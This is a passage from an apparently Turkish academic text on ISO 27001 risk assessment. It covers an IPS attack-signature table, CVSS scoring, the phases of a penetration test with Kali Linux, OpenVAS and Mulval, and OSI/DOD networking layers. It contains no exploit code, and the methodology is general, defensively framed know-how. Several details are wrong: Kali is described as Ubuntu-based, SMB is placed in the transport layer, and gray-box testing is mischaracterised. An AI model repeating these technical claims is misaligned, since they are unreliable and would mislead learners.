Risk değerlendirmesi sonucunda ortada kalan riske “artık risk” denir. Değerlendirme sırasında bir riskin başka önlem alabilecek birim ya da elemanlara aktarılıp onların sorumluluğunda olmasına “risk transferi” denir. Kendimiz tarafından ilgilenilecek riskler önlemlerle azaltılabilir, kaçınılabilir, bunlar sonucunda hâlâ varsa kabul etmek zorunda kalınabilir.

Risklerin değerlendirilmesinde kullanılan başlıca iki yöntem vardır:

1 - Nicel Tahmin: İncelenilen risklerin sayısal değerlerle ifade edildiği ve hesaplamalar, formüllerle ifade edilebilecek yaklaşımdır.

2 - Nitel Tahmin: İncelenilen riskler sayısal değerlerle değil de harfler ve seviyelerle ifade edildiği yöntemlerdir ve bu yüzden hesaplamalar ile kullanılamazlar.

Yaklaşım olarak risk tanımlamaları bileşen ya da süreç tabanlı tanımlanabilirler. Bunlar arasındaki fark birinin varlıklar üzerinde teker teker durması diğerinin ise süreçler içerisindeki varlıklarla beraber değerlendirmesidir.

5.2 Risk Değerlendirme Yöntemi Seçimi

Risk değerlendirme yöntemi olarak nicel yöntem seçilmiştir. Bunun sebebi nicel yaklaşımlarla elde edilecek değerlerle risk güvenlik düzeyinin otomatik olarak kontrol edilebilecek ve riske yönelik yöntemlerin daha fazla sayısal değerle daha iyi seviyelere getirilebilecek olmasıdır. Burada alarm durumu seviyeleri ile kademeli kontrol sağlanabilir.

Bu incelemeler sonucunda riskin en iyi ifade edilme formülü olarak varlık değeri, tehdidin gerçekleşme olasılığı ve tehdidin etki değerinin çarpılması belirlenmiştir (Anonim 2011).

Risk = Varlık değeri x Tehdidin Gerçekleşme Olasılığı x Tehdidin Etki Değeri

Varlık değeri grup içi anketler ve uzman değerlendirmeleriyle belirlenmiştir. Burada varsayım ve tahmin ile elde edilebilmesi yaklaşımdaki risk oranını artıran iki değer tehdidin gerçekleşme olasılığı ve tehdidin etki değeridir. Formülde belirtilen tehdidin gerçekleşme olasılığı ve tehdidin etki değeri unsurlarının tahmin yöntemiyle hesaplanması yerine bunların sayısal olarak ifadesi için IPS (Saldırı Önleme Sistemi) sisteminden saldırı sayıları ve NVD'den de (Ulusal Güvenlik Açığı Veritabanı) kendine özgü hesaplama yönetimi ile elde edilen rakam alınmıştır.

IPS saldırıyı etkili olmadan bu saldırıyı pasif hale getiren bir sistemdir. IPS cihazları ağ yapısının iç ve dış trafiğini üzerinden geçirerek bu trafik üzerinde meydana gelen iç ve dış saldırıları otomatik olarak engeller. Bu cihazlar saldırıları tespit etmek için hazır zararlı imzaların yanı sıra istatistiksel değerlendirmeler sonucu ortaya çıkan durumları da bilgi olarak kabul ederler. Cihazın ticari olması zararlı imzaları konusunda daha geniş bir veri tabanına sahip olmasını sağlar.

No.	Filter Name	Severity	Hits
7	0560: DNS: Version Request (UDP)	Minor	3.043
8	16775: HTTP: BitTorrent Site Access	Low	2.559
9	0051: IP: Source IP Address Spoofed (Im...	Critical	773
10	0290: Invalid TCP Traffic: Possible Recon...	Minor	140
11	0292: Invalid TCP Traffic: Possible Recon...	Minor	55
12	13647: HTTP: uTorrent Client Download	Low	46
13	8364: IPv6: Source IP Address Spoofed ...	Major	45
14	0092: Loki: Default Client Communication...	Critical	37
15	2800: HTTP: IA WebMail Server Buffer O...	Critical	24
16	0091: Loki: Default Client Communication...	Critical	23
17	7173: DoS: Engine Protection	Low	20
18	6508: HTTP: GetDropbox.com Access	Low	14
19	2556: HTTP: HTTP CONNECT TCP Tunnel ...	Major	12
20	4520: HTTP: Megaupload Site Access	Low	9
21	10600: MS-RPC: Big Endian RPC Bind Re...	Major	7
22	12607: Backdoor: Zero Access Trojan C...	Major	7
23	12348: HTTP: PHP-CGI Query String Para...	Critical	5
24	0052: IP: Source IP Address Spoofed (L...	Major	3
25	2226: Backdoor: TCP Window Size 5580...	Minor	3
26	1456: MS-SQL: Slammer-Sapphire Worm	Critical	3
27	5767: HTTP: Suspicious Javascript Meth...	Major	2

Resim 5.1 IPS üzerinden saldırı cinsi ve sayısı tespiti.

Resim 5.1'de gösterilen IPS tarafından tespit edilen ya da sistem taramaları sonucunda ortaya çıkan saldırı ve zararlıların sayısı tespit edildiği için bundan sonraki kısımda bunların etkilerinin rakamsal olarak ifadesi için bir yol aranmıştır. Burada IPS tarafından engellenen saldırı tipleri ve bu saldırıların gerçekleşme sayıları belirtilmiştir. Bu noktada en önemli güvenlik üreticilerinin destek olduğu ve Amerika Birleşik Devletleri'nde yaygın güvenlik açığı skor sistemi olarak adlandırılan CVSS (Yaygın güvenlik açığı Puanlama Sistemi) baz alınmıştır. Resim 5.2'de bu sisteme göre üzerinde oluşturulmuş arama motoru üzerinden çalışma ara yüzü gösterilmiştir. Bu sistem kendi içinde üç metrik gruba ayrılmıştır. Bunlar temel, geçici ve ortamsal değerlendirmelerdir.

Resim 5.2 NVD üzerinden tehdidin etki değeri (İnt.Kyn.2).

5.3 Risk Oranı Düşürme Çalışmaları

Risk değerlendirmesi sonucunda yüksek çıkan unsurlara bu oranları düşürme çalışmaları yapılır ve sistemsel olarak alınabilecek önlemler gerçekleştirilir. Bunların sonucunda elde edilen sonuçlar gözlenerek riskin düşme oranı bulunur. Bu oran istenilen düzey altında ise başarılı olunmuştur.

Bu çalışmalara örnek olarak sistem taramasında bulunmuş olan açıklığın işletim sisteminin güncellenmemesi üzerine oluştuğu anlaşılmıştır. Bu güncelleme o dönem için riskin ortadan kalkmasını bir sonraki güncelleme dönemine kadar da riskin oranının azalmasını sağlamıştır.

Eğer alınan tüm önlemlere rağmen olay gerçekleşirse bunun sonucunda ortaya konulması gereken planlar belirlenmelidir. Bu yine personele verilen işlerde sisteme zarar verilmesi sonrası tekrar ayağa kaldırılması olarak görülmelidir.

5.4 Risk Değerlendirmesinde Kullanılacak Olan Sızma Testleri


Risk değerlendirmesinde kullanılacak olan sızma testleri temel sanal güvenlik sistemlerinin testleri için yapılan, zafiyetleri inceleyip ona göre raporlama sunan, ortaya çıkan açıklık konusunda da çözümler bulunmasını sağlayan testlerdir. Ayrıca bu ortamlarda çeşitli geliştirme araçları ile hedefe uygun ve kontrolü elimizde olan kendi araçlarımızı yazabiliriz.

Bu testler yapılırken birçok faktör göz önüne alınır, ancak genelde en zayıf halka insandır. İnsan faktörü güçlü sistemlere göre daha kolay atlatılabilir. Yani saldırgan daha önceden testleri yapılmış sistemler üzerinde açık araması yerine mevcut sistemde kullanıcı rolünü üstlenmiş olan insan faktörünü sosyal mühendislik benzeri yöntemlerle kandırarak sisteme daha kolay giriş yapabilir. Bunun sonucu olarak ne kadar güçlü sistemler kurulursa kurulsun içinde insan faktörünü tam olarak analiz etmeyen sistem her zaman başarısız olacaktır.

Sızma testleri için açık kaynak kodlu bir Linux türevi olan Kali Linux işletim sistemi hazır güvenlik araçlarını üzerinde bulundurduğundan uygun olacaktır. Sistem Ubuntu GNU (GNU Unix Değildir) tabanlı olup birçok sistem yöneticisi ve güvenlik uzmanı tarafından aktif olarak kullanılmaktadır (Uysal 2014). Üzerinde birçok güvenlik zafiyet testleri, raporlama araçları ve adli bilişim yazılımları bulunur.

Ana konumuz olan ISO 27001'de sızma testlerinin yapılmasını zorunlu kabul etmiştir. Kali Linux birçok hazır sızma testi ve güvenlik araçlarını bünyesinde bulundurur. Sistemi direkt olarak bilgisayarımıza yükleyebileceğimiz gibi Vmware Workstation gibi sanallaştırma ortamlarında kurarak işlevsel hale getirebiliriz.

Hedef sistem ve ağdaki açıklıklarından faydalanabilir ve raporlayabiliriz. Ayrıca gerçek dünyayı simüle edip ilk önce buradaki sistemler üzerinde deneyerek başarı oranlarına bakabiliriz.



Resim 5.3 Kali Linux işletim sistemi.

Genel olarak Kali üzerindeki araçları sınıflandırmak ve anlatmak gerekirse giriş bölümünde genel olarak bir işletim sistemi kullanıcısının işine yarayacak olan medya oynatıcısı, metin editörü ve benzeri uygulamaların hepsi yüklü olarak gelir. İsteğe göre

indirme yapılabilecek birçok uygulamayı da destekler. Asıl Kali'yi özel yapan uygulamalar Resim 5.3'de yer alan Kali Linux sekmesi altında yer alır. Bu sistem genellikle bilgi edinme, zayıflık analizi, web ve şifre atakları, kötüye kullanma araçları, network dinleme araçları, sürekli ulaşım, tersine mühendislik, stres testleri, donanım hackleme araçları, adli bilişim ve raporlama araçlarını barındırır.

Genel olarak bakıldığında her biri ayrı uzmanlık isteyen bilgi güvenliği konularında bu kadar geniş bir araç topluluğunu barındırıyor olması bile bilgi güvenliği profesyonelleri için Kali'yi vazgeçilmez kılmaktadır.

Kali Linux'un daha önceki evrelerde çıkan ve birçok kişi tarafından bilinen Backtrack Linux güvenlik işletim sisteminin en son sürümü olduğunu da belirtmek gerekir. Bu sürümle beraber isim değişikliğine gidilmiştir.

5.4.1 Sızma Testleri ve Çeşitleri

Sızma testleri genel olarak 3 ana sınıfa ayrılır.

1. Siyah kutu sızma testi: Bu yöntemde testleri gerçekleştiren kişi sistemi tamamen dışarıdan test eder. Testi yapılan kurumla hiçbir bağlantı kurmadan hacker mantığı ile olabilecek en gerçekçi şekilde test eder (Kim 2014).
2. Gri kutu sızma testi: Bu yöntemde siyah kutu sızma tekniğinde olduğu gibi kurumdan herhangi bir bilgi alınmadan gerçekleştirilir, farklı olarak kullanıcı hatalarına karşı çözümler üretip sistemi güvenli kılmaya çalışır.
3. Beyaz kutu sızma testi: Bu yöntemde kurum içinde bilgi alınarak kurumun iç yapısı da incelenir, kaynak kod incelemesi yapılır (Bozkurt 2014).

Sızma testleri yapılırken güvenilir bir yol haritasına sahip olmak, yani iyi bir metodoloji belirlemek başarı şansımızı artırır. Bu testler siyah şapkalı hacker denilen bilgisayar sistemlerine giriş yaparak bilgileri elde eden bunları kâr amacıyla başkalarına satan, sistemlere zarar veren kişileri önlemek için yapılır (Şahin 2012). Güvenlik testleri konusunda bazı kurum ve kuruluşlar tarafından yapılar oluşturulmuştur. Bunların en

önemlileri aşağıda verilmiştir.

- Web uygulamaları güvenlik projesi (OWASP)
- Web uygulama güvenliği konsorsiyumu tehdit sınıflandırması (WASC-TC)
- Bilgi sistemleri güvenliği değerlendirme çerçevesi (ISSAF)
- Açık kaynak güvenlik test metodolojisi kılavuzu (OSSTMM)


Kali Linux araç diziliminden de anlaşılabileceği gibi belirli bir metotla sistemli aşamalı olarak hareket etme zorunluluğu vardır. Genel olarak bir önceki aşama bir sonraki aşama için bilgi sağladığından kopmaz bir parçalar bütünü gibi algılanabilir.

Bu esnada saldırgan bakış açısına sahip olup aşağıda belirtilen aşamalar sırasıyla gerçekleştirilmelidir.

1- Bilgi toplama: Hedef sistem hakkında sızmanın çeşitli sekmelerinde kullanılabilecek "whois" sorgusu gibi yöntemlerle teknik bilgi sahibi olmanın yanı sıra sosyal mühendislik kozunu da oynayabilmek için kurum yapısı ve hiyerarşik düzen gibi bilgiler dış dünyadan edinilebilir.

2- İşletim sistemi ve aktif yapı hakkında bilgi edinme aşamasıdır. Edinilen bilgiler ve tasnifleri: Bu kısımda hedef hakkında edinilen bilgiler ve bu bilgilerle oluşturulacak zayıflık haritaları meydana getirilir.

Bu aşamaya kadar gerçekleştirilen saldırılar iyi bir zayıflık tarayıcı ve atak haritalama yazılımı ile rahatça yapılabilir. Örnek olarak vermek gerekirse birinci aşamada "whois" sorgusu benzeri bir yöntemle hedef alanın IP'si (İnternet Protokolü) belirlenip daha sonra bu IP veya IP aralığına, yüklemiş ve kullanmakta olduğumuz Resim 5.4'te görülen Kali Linux üzerinde çalışan ve ücretsiz bir zayıflık tarama aracı olan Openvas yazılımı ile zayıflık taraması yapılır. Bu nokta Nessus gibi ücretli yazılımlarda kullanılabilir (Anonim 2011).




Resim 5.4 Openvas yazılımı ile zayıflık tarama çıktısı.

Bundan sonra belirlenen zayıflıklar kullanılan yazılım tarafından raporlanarak verilir. Bu noktadan sonra genel olarak sisteme ait zayıflıklardan faydalanılmaya çalışılır. Kullanıma uygun bulunan bir yöntem tam bu noktada anlatılmalıdır. Yazılım aynı zamanda nicel olarak çeşitli bilgiler vermektedir.


Bazı ücretsiz ve ücretli yazılımlar tarafından yapılabilen "attack graph" yani saldırıların grafikleri çıkartma yöntemi ile birçok alternatif bakış açısı kazanılabilir. Ücretsiz olarak Openvas ile yaptığımız taramanın raporunu Mulval denilen "attack graph" yaratıcısı üstünde çalıştırdığımızda bize birçok saldırı kombinasyonu hakkında bilgi verebilir (Pritchett 2014).

Bu yöntemin sağladığı üstünlük daha çok karmaşık ağ yapılarında hedefe ulaşmak için en kısa yolu bulmak adına tercih edilebilir, ayrıca farklı ulaşım çeşitlemelerinde geçiş yaparken her defasında en zayıf ya da kolay olanı tercih edebiliriz (Bowling 2015).



Şekil 5.1 Ağ yapısı örneği.

Yukarıdaki Şekil 5.1'de temel bir ağ yapısı örneği verilmiştir. Saldırganın network dışında olduğu düşünülerek Nessus ile yapılan zafiyet taraması bilgileri ve network haritası Mulval'a yüklenmiş, bunların sonucu olarak aşağıdaki saldırı kombinasyon haritası ortaya çıkmıştır. Burada belirtilmesi gereken tüm bu araçlar aslında beyaz şapkalı bir hacker ya da network güvenlik sorumlusunun kendi açıklarını daha net tespit edebilmesi için yapılmış olup bunun tersi kullanımlar içinde çokça kullanılmaktadır.



Şekil 5.2 Attack graph.

Bu kısımdan sonra tespit edilen zayıflıklara Şekil 5.2'de simüle edildiği gibi ya direkt olarak kodlarla sızma saldırıları yapılabilir ya da "exploit" denilen kötüye kullanım araçları ile sızma denemeleri yapılabilir. Buraya kadar olan kısımda sistem güvenliği adına temel bilgiler verilerek bir saldırı mekanizmasının işleyişi kısmen incelenmiştir. Devam edilen bölümlerde bu mekanizmada kullanılabilecek hazır araçlar ve kullanıcıların kendi yazabileceği kodlardan örnekler verilecektir.

5.4.2 Test ve Değerlendirme Aşamalarına Başlamadan Önce Bilinmesi Gereken Bilgiler

Network yapısının tam olarak nasıl işlediğine OSI (Açık Sistemler Bağlantısı) ve DOD (Savunma Departmanı) katmanlarının incelenmesi ile başlamak gerekmektedir.

5.4.2.1 OSI Katmanları

Değişik işletim sistemlerine sahip makinelerin birbirleriyle haberleşmelerini sağlayan OSI referans modeli 1978 yılında International Organizations of Standart tarafından oluşturulmuştur.

Bilgisayarlar arasındaki iletişimi sağlayan bu sistemde katmanlardan her biri ihtiyaç sebebi ile ortaya çıkmış ve sırasıyla birbirleriyle haberleşmektedirler. OSI referans modeli yedi katmandan oluşur.

- Fiziksel katman: Fiziksel katman fiziksel kanallar üzerinden yapılan, 0 veya 1 olarak yapılan elektriksel tanımlamaların sürdürülmesi, sonlandırılması, veri iletim hızı ve verinin ulaşabileceği en uzak mesafenin belirlendiği katmandır.

- Veri bağlantısı katmanı: Fiziksel olarak gelen verileri parçalar haline getirmekten sorumludur. Bu kısımda oluşturulan parça (frame) yapısının içerisinde başlangıç paketi, hedef adresi, kaynak adres, kontrol bilgisi, veri ve hata denetimi vardır. Bu katmanda MAC (Medya Ulaşım Kontrolü) adresi kullanılarak bilgisayarların birbirlerini farklı şekilde tanımaları sağlanır. MAC adresleri birinden farklı olup üretim sırasında tanımlanır. Ayrıca parça iletimi sırasında bir hata oluşmuşsa bu üst katmanlara iletilir.

- Ağ katmanı: Mantıksal adresleme ile iki uç arasındaki veri iletimini sağlar. Farklı ağlar üzerinde bulunan bilgisayarlara yönlendirme ve aynı zamanda farklı boyutlarda gelen parçaların birleştirilerek paket haline dönüştürüldüğü katmandır. Bu katmanda

kullanılan en önemli protokoller IP (İnternet erişim protokolü), IPX (Ağlar Arası Paket Değişimi), BGP (Sınır ağ geçidi protokolü), OSPF (Öncelikli olarak kısa rotayı kullan), RIP (Yönlendirme Bilgi Protokolü) olarak sayılabilir.

- İletim katmanı: Bilgisayarların arasında hız ayarı yaparak veri iletimi sağlamasının yanı sıra tek fiziksel bağlantı üzerinden birçok iletim bağlantısı sağlar. Hata denetimi yaparak bozulmuş kısımlar belirlenir ve yeniden iletim sağlanabilir. Katmanın kullandığı bazı protokoller TCP (İletim denetim protokolü) , UDP (Kullanıcı Veri Bloğu İletişim Protokolü), SPE (Sıralı paket değişimi), SMB (Sunucu Mesaj Bloğu) olarak sayılabilir.

- Oturum katmanı: Sunum katmanı veya uygulama katmanı düzeyinde veri akışını kontrol eden bu katman aynı zamanda port katmanı olarak adlandırılır. Portlar bilgisayarların birbirileri arasında iletişim kurmalarını sağlar, HTTP (Hiper Metin Aktarım Protokolü) hizmetleri port 80 üzerinden çalışır. Bu katmanın önemli protokolleri RPC (Uzaktan Yordam Çağrısı), SQL (Yapısal sorgu dili), NetBIOS (Ağ Temel Giriş/Çıkış Sistemi) olarak sayılabilir.

- Sunum katmanı: ASCII (Bilgi değişimi için Amerikan standart kodlama sistemi), binary, EBCDIC gibi veri gösterim türleri ile verilerin gösterimini sağlayan katmandır. Verilerin şifrelenmesi, sıkıştırılması ve ASCII EBCDIC dönüşümleri bu katmanda yapılır. Katmanın kullandığı başlıca protokoller arasında GIF (Grafik dönüşüm biçimi), JPEG (Birleşik Fotoğraf Uzmanları Grubu), MPEG (Hareketli Görüntü Uzmanlar Gurubu), ASCII , HTML (Hiper Metin İşaret Dili) sayılabilir.

- Uygulama katmanı: Ağ kaynaklarına erişim sağlayan arabirimleri oluşturmakta kullanılır ve FTP (Dosya İletim Protokolü), TELNET komut yürütme işlevselliği olan uygulamalara örnek gösterilebilir. Başlıca protokolleri arasında FTP, HTTP, SMTP(Yalın elektronik posta iletim protokolü) ve SNMP (Yalın ağ yönetim protokolü) sayılabilir. OSI modelinin yukarıda belirtilen katmanları arasında veri akışı sırasında çıkartılıp eklenen başlıklar vardır. Bu başlıklarım veri ile oluşturdukları birim uygulama protokolü veri birimi olarak adlandırılır. Sunum

katmanı kendisine ait olan PCI (Çevresel Bileşeni Bağlantısı) bilgisine APDU (Uygulama Protokolü Veri Birimi) ekleyerek PDU (Sunum Protokolü Veri Birimi) oluşturur. En son olarak treyler (trailer) hata denetimi alanı veri bağlantı katmanında eklenir.

5.4.2.2 DOD Katmanları

OSI katmanları geliştirilmeden önce DOD tarafından dört katmandan oluşan bir model kullanılmaktaydı. İnternet teknolojisi DOD modeli üstüne inşa edilmiştir.
Ağ erişim katmanı: OSI modelindeki veri bağlantı ve fiziksel katmana denk gelir.
Ağlar arası katmanı: OSI modelindeki ağ katmanına denk gelir.
Bilgisayarlar arası katman: OSI modelindeki iletim katmanına denk gelir.
İşlem uygulama katmanı: OSI katmanındaki oturum, sunum ve uygulama katmanlarına denk gelir.

5.4.2.3 OSI ve DOD Katmanları

OSI modeli ile bu model geliştirilmeden önce katmansal ağ uzlaşı protokolü olarak kullanılan DOD modeli aşağıda çizelge 5.1'de karşılaştırılmıştır. Bu karşılaştırmada görüldüğü gibi katman isimleri değişse de yaptıkları görevler değişmemektedir.

Çizelge 5.1 OSI ve DOD katmanları karşılaştırılması.

	Uygulama
Uygulama	Sunum
	Oturum
İletim	İletim
İnternet	Ağ
Network Arabirimi	Veri Bağlantı
Donanım	Fiziksel

6. ETHERNET II ÇERÇEVESİ VE MAC

6.1 MAC nedir?

MAC adresi ethernet ağı üzerinde haberleşen cihazların başka bir eşi olmayan adresleridir. Yapı olarak 6 bayttan oluşur. İlk üç bayt üretici firmayı, sonraki 3 bayt ise bu firma tarafından verilen seri numarasını temsil eder. Ethernet II çerçevesi ve yapısı Çizelge 6.1'deki gibi olmaktadır.

Çizelge 6.1 Ethernet II çerçeve yapısı.

Başlangıç	Hedef Adres	Kaynak Adres	TIP	Data	FCS
8 byte	6 byte	6 byte	2 byte	1500 byte	4 byte

6.2 IP Adres Yapısı ve IP Sınıfları

TCP/IP ağları oluşu sırasında tüm noktalara verilen internet adreslerine IP denir. Bu yapı genel olarak IPV4 (32 bit) ve IPV6 (128bit) olmak üzere ikiye ayrılır. Şuan IPV4 daha aktif olarak kullanılmakta olup yakın bir gelecekte ihtiyacı karşılamayacağı için kısmen kullanılmaya başlanan IPV6'ya tam geçiş yaşanmak zorunda kalacaktır. IPV4 adres yapısı net ID ve host ID olmak üzere iki kısımdan oluşur.

